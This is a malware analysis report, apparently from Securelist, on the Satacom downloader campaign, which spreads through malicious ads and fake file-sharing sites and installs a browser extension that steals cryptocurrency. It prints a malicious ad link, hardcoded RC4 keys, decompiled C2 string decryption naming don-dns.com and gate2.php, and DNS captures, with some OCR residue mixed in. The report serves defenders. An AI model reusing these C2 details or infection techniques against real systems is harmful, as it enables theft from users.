Satacom delivers browser extension that steals cryptocurrency

SL securelist.com/satacom-delivers-cryptocurrency-stealing-browser-extension/109807/

Authors

- Expert Haim Zigel
- Expert Oleg Kupreev

Satacom downloader, also known as LegionLoader, is a renowned malware family that emerged in 2019. It is known to use the technique of querying DNS servers to obtain the base64-encoded URL in order to receive the next stage of another malware family currently distributed by Satacom. The Satacom malware is delivered via third-party websites. Some of these sites do not deliver Satacom themselves, but use legitimate advertising plugins that the attackers abuse to inject malicious ads into the webpages. The malicious links or ads on the sites redirect users to malicious sites such as fake file-sharing services.


In this report we cover a recent malware distribution campaign related to the Satacom downloader. The main purpose of the malware that is dropped by the Satacom downloader is to steal BTC from the victim’s account by performing web injections into targeted cryptocurrency websites. The malware attempts to do this by installing an extension for Chromium-based web browsers, which later communicates with its C2 server, whose address is stored in the BTC transaction data.

The malicious extension has various JS scripts to perform browser manipulations while the user is browsing the targeted websites, including enumeration and manipulation with cryptocurrency websites. It also has the ability to manipulate the appearance of some email services, such as Gmail, Hotmail and Yahoo, in order to hide its activity with the victim’s cryptocurrencies shown in the email notifications.

Satacom technical analysis

The initial infection begins with a ZIP archive file. It is downloaded from a website that appears to mimic a software portal that allows the user to download their desired (often cracked) software for free. The archive contains several legitimate DLLs and a malicious Setup.exe file that the user needs to execute manually to initiate the infection chain.

Various types of websites are used to spread the malware. Some of them are malicious websites with a hardcoded download link, while others have the “Download” button injected through a legitimate ad plugin. In this case, even legitimate websites may have a malicious “Download” link displayed on the webpage. At the time of writing, we saw the QUADS plugin being abused to deliver Satacom.



[redacted]/final-stage/#https://uploadrar.com/u40y20apgq0r

Free Download WD SES Device USB Device Driver (32/64 bit)

Home / Final Stage Starting Download

FINAL STAGE STARTING DOWNLOAD

Your report is loading from Apache Servers, please wait a moment, our fasted and present-day net website hosting services allow customers to download files speedy and secured documents from our ultra-modern Linux based report web hosting server, and our self-protection machine already scan all the hosted documents, so there's no threat for virus or malware containing documents to download from here. you can always trust our web servers and download all the documents without difficulty without any hassle. When it comes to internet hosting, overall performance is very important.


A fast internet host can substantially grow the speed responsiveness of your contemporary website.

RECENT POSTS

- Free Download WD SES Device USB Device Driver (32/64 bit)
- Free Download VideoProc Portable 5.5.0 Multilingual
- Free Download ARCHICAD 22 for MacOS
- Free Download Driver Canon PIXMA ts5320 Setup Offline Installer
- Free Download Canon MAXIFY GX3020 Driver Printer

Websites with embedded QUADS ad plugin

The plugin is abused in the same way that other advertising networks are abused for malvertising purposes: the attackers promote ads that look like a “Download” button and redirect users to the attackers’ websites.



https://[redacted]/free-download-mail-pilot-for-mac/

Pro for Mac.

- Free Download VideoProc Portable 5.5.0 Multilingual
- Free Download ARCHICAD 22 for MacOS
- Free Download Driver Canon PIXMA ts5320 Setup Offline Installer
- Free Download Canon MAXIFY GX3020 Driver Printer

```
<h3>Some Details Of Mail Pilot mac</h3>
<table id="wpsm-table-4" class="wpsm-comptable ">…</table>
<h4>System Requirements Of Mail Pilot mac</h4>
<div class="wpsm-comptable-wrap">…</div>
<!--WP QUADS Content Ad Plugin v. 2.0.68-->
<div id="quads-ad3134" class="quads-location quads-ad3134 " style="float: none; text-align: center; padding: 0px; visibility: visible;">
  <center>
    <style type="text/css">…</style>
    <a class="maxbutton" target="_blank" rel="nofollow noopener" href="https://n33d0nem0re.com/hPrYNa34256eeebbabb2d078ba6cb4cfb3b7f16aa6e47?q={KEYWORD}" data-maxbuttonpage="
    {"id":false,"type":false}"> event
      <span class="mb-text">Direct Download Link</span>
    </a>
  </center>
</div>
</div>
<!--.entry /-->
<div class="share-post">…</div>
<!--.share-post-->
<div class="clear"></div>
</div>
<!--.post-inner-->
```


Select a Flex container or item to continue.

CSS Grid is not in use on this page

pper.boxed > div.inner-wrapper > div#main-content.container > div.content > article#the-post.post-listing.post-1010.... > div.post-inner > div.entry > div#quads-ad3134.quads-location.quads-ad... > center > style

WP QUADS ad plugin within the website's content

After the user clicks on the download button or link, there's a chain of redirects that automatically takes them through various servers to reach a website masquerading as a file-sharing service to distribute the malware. In the screenshot below, we can see examples of websites that are the final destinations of the redirection chains.



unknown.zip 5.44MB

Uploaded on 3/17/2023 • Expires in 5 days


Filename:unknown.zip
Size:5.5MB

Date:March 18, 2023

ファイル名:unknown.zip
サイズ:5MB
日付:2023 年 3 月 18 日

Fake 'file-sharing' services

After the user downloads and extracts the ZIP archive, which is about 7MB in size, a few binaries, EXE and DLL files are revealed. The DLLs are legitimate libraries, but the 'Setup.exe' file is a malicious binary. It is about 450MB, but is inflated with null bytes to make it harder to analyze. The original size of the file without the added null bytes is about 5MB and it is an Inno Setup type file.



```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
0248C6E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C6F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C700   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C710   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C720   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C730   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C740   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C750   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C760   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C770   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C780   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C790   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C7A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C7B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C7C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C7D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C7E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C7F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C800   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C810   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C820   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C830   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C840   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C850   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C860   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C870   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C880   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C890   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C8A0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C8B0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C8C0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C8D0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C8E0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0248C8F0   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Null bytes added to the PE file

Inno Setup installers usually work as follows: at runtime the binary extracts a child installer to a temporary folder with the name ‘Setup.tmp’. Then it runs the child installer ‘Setup.tmp’ file that needs to communicate with the primary installer with arguments pointing to the location of the original ‘Setup.exe’ and its packages in order to retrieve the BIN data inside the ‘Setup.exe’ file for the next step of the installation.


In the case of the Satacom installer, the Setup.tmp file, once running, creates a new PE DLL file in the Temp directory. After the DLL is created, the child installer loads it into itself and runs a function from the DLL.

It then decrypts the payload of Satacom and creates a new sub-process of ‘explorer.exe’ in order to inject the malware into the ‘explorer.exe’ process.

Based on the behavior we observed, we can conclude that the malware performs a common process injection technique on the remote ‘explorer.exe’ process called process hollowing. This is a known technique used to evade detection by AV applications.

The malicious payload that’s injected into the ‘explorer.exe’ process uses the RC4 encryption implementation to decrypt its configuration data, communication strings and data for the other dropped binaries on the victim’s machine. The encrypted data is stored inside the malicious payload.

The malware uses different hardcoded keys to decrypt the data at each step. There are four different RC4 keys that the malware uses to perform its actions, first decrypting the HEX string data to use it for its initial communication purposes.




```
ata:00424890                                                    ; HANDLE hConsoleOutput
ata:00424890 FE FF FF FF                                        hConsoleOutput  dd 0FFF
ata:00424890
ata:00424894 00 00 00 00 00 00 00 00 00 00 00 00                                align 1
ata:004248A0 75                                                                 db  75h
ata:004248A1 98                                                                 db  98h
ata:004248A2 00                                                                 db    0
ata:004248A3 00                                                                 db    0
ata:004248A4 00                                                                 db    0
ata:004248A5 00                                                                 db    0
ata:004248A6 00                                                                 db    0
ata:004248A7 00                                                                 db    0
ata:004248A8 00                                                                 db    0
ata:004248A9 00                                                                 db    0
ata:004248AA 00                                                                 db    0
ata:004248AB 00                                                                 db    0
ata:004248AC 00                                                                 db    0
ata:004248AD 00                                                                 db    0
ata:004248AE 00                                                                 db    0
ata:004248AF 00                                                                 db    0
ata:004248B0 1C C4 5F 10 B6 DE A4 60 D9 10 97 35 2F B8 14 AB+dns_RC4_key       db 1Ch,
ata:004248B0 36 B2 44 7A DE 29 08 3E E5 05 B2 2F 57 24 89 FE
ata:004248B0                                                                    db 97h,
ata:004248B0                                                                    db 0DEh
ata:004248B0                                                                    db 0FEh
ata:004248D0 07 9F B5 01 49 60 AE 88 6D AA 97 96 50 AF 57 1E+cc_communication_RC4_Ke
ata:004248D0 A6 78 7C A4 5F 5C CE FE 31 21 04 DE DB C0 DF 3D
ata:004248D0
ata:004248D0                                                                    db 96h,
ata:004248D0                                                                    db 5Ch,
ata:004248D0                                                                    db 3Dh
ata:004248F0 AF C9 CB 43 BA AA 69 33 24 EC 6E CE F5 EF 7C C0+dropped_files_RC4_Key d
ata:004248F0 BC 74 EA 7C 33 09 E8 A7 9C 0C 61 F5 9C 22 57 29
ata:004248F0                                                                    db 6Eh,
ata:004248F0                                                                    db 33h,
ata:004248F0                                                                    db 29h
ata:00424910 F7 48 76 85 2A 9C BF D4 07 36 5C FD CF 2E AD 7E+config_strings_RC4_Key
ata:00424910 9E 48 3D 51 86 5A 58 5E D1 7E C6 7E 62 08 3C 3A
ata:00424910                                                                    db 0FDh
ata:00424910                                                                    db 5Ah,
ata:00424910                                                                    db 3Ah
ata:00424930                                                   ; public class std::log
00023710 00424910: .data:config_strings_RC4_Key (Synchronized with Pseudocode-B)
```

```
int v4; // [esp+Ch] [ebp-24h] BYREF
int v5; // [esp+10h] [ebp-20h] BYREF
int v6; // [esp+14h] [ebp-1Ch] BYREF
int v7; // [esp+18h] [ebp-18h] BYREF
int v8; // [esp+1Ch] [ebp-14h] BYREF
int *v9; // [esp+20h] [ebp-10h] BYREF
int v10; // [esp+2Ch] [ebp-4h]

result = (int **)dword_425654;
if ( !dword_425654 )
{
  Block = (int **)operator new(8u);
  v10 = 0;
  *Block = 0;
  Block[1] = 0;
  v1 = operator new(0x18u);
  *v1 = v1;
  v1[1] = v1;
  v1[2] = v1;
  *((_WORD *)v1 + 6) = 257;
  *Block = v1;
  LOBYTE(v10) = 1;
  v9 = 0;
  v8 = 1;
  *sub_406DF0(Block, &v9) = (int)"2ad14e587eebf5";// 8.8.8.8
  v7 = 2;
  *sub_406DF0(Block, (int **)&v8) = (int)"7690185b22abbed8cad895";// don-dns.com
  v6 = 3;
  *sub_406DF0(Block, (int **)&v7) = (int)"5f900c1f2aa9acd99c99c8bf4b5529de880908b019986902276663249cc27c07d
                                         "59a38337d137bf3a6c4c46b5612df2f58eaa16e05bea72ea2a58ee4d2d253f859
                                            // Mozilla/5.0 (Windows NT 6.1; WOW64; rv:40.0) Gecko/2010010
  v5 = 4;
  *sub_406DF0(Block, (int **)&v6) = (int)"7a96020223b6b9d8d9df88";// hittest.php
  v4 = 5;
  *sub_406DF0(Block, (int **)&v5) = (int)"348f170f29b0b9cb999bcb";// &payout=0,3
  v2 = sub_406DF0(Block, (int **)&v4);
  dword_425654 = (int)Block;
  *v2 = (int)"759e021374ebbd9ed98899a2";      // gate2.php?a=
  return Block;
}
return result;
}
000061D2 sub_406CD0:46 (406DD2)
```

RC4 keys (left pane) and encrypted HEX strings (right pane)

In the screenshot above, the left pane shows the four RC4 hardcoded keys as HEX strings, and in the right pane we can see the HEX strings that are decrypted using the RC4 ‘config_strings’ key to get the strings for the first initialization of communication with the C2. If we decrypt the strings ourselves using the key, we get the result shown in the screenshot.

Once the HEX strings are decrypted, ‘explorer.exe’ initiates its first communication. To do so, it performs a DNS request to don-dns[.]com (a decrypted HEX string) through Google DNS (8.8.8.8, another decrypted string) and it queries for the TXT record.



```
No.  Time        Source          Destination     Protocol Length Info                                                  Port
[redacted]
15   4.061741    10.209.[redacted]  8.8.8.8      DNS      71 Standard query 0xabcd TXT don-dns.com                  53
16   4.082790    8.8.8.8         10.209.[redacted]  DNS   100 Standard query response 0xabcd TXT don-dns.com TXT     59521
[redacted]
```

DNS request for TXT

```
v Domain Name System (response)
    Transaction ID: 0xabcd
  > Flags: 0x8180 Standard query respor
    Questions: 1
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
  > Queries
  v Answers
    v don-dns.com: type TXT, class IN
        Name: don-dns.com
        Type: TXT (Text strings) (16)
        Class: IN (0x0001)
        Time to live: 3598 (59 minute
        Data length: 17
        TXT Length: 16
        TXT: ft/gGGt4vm96E/jp
```

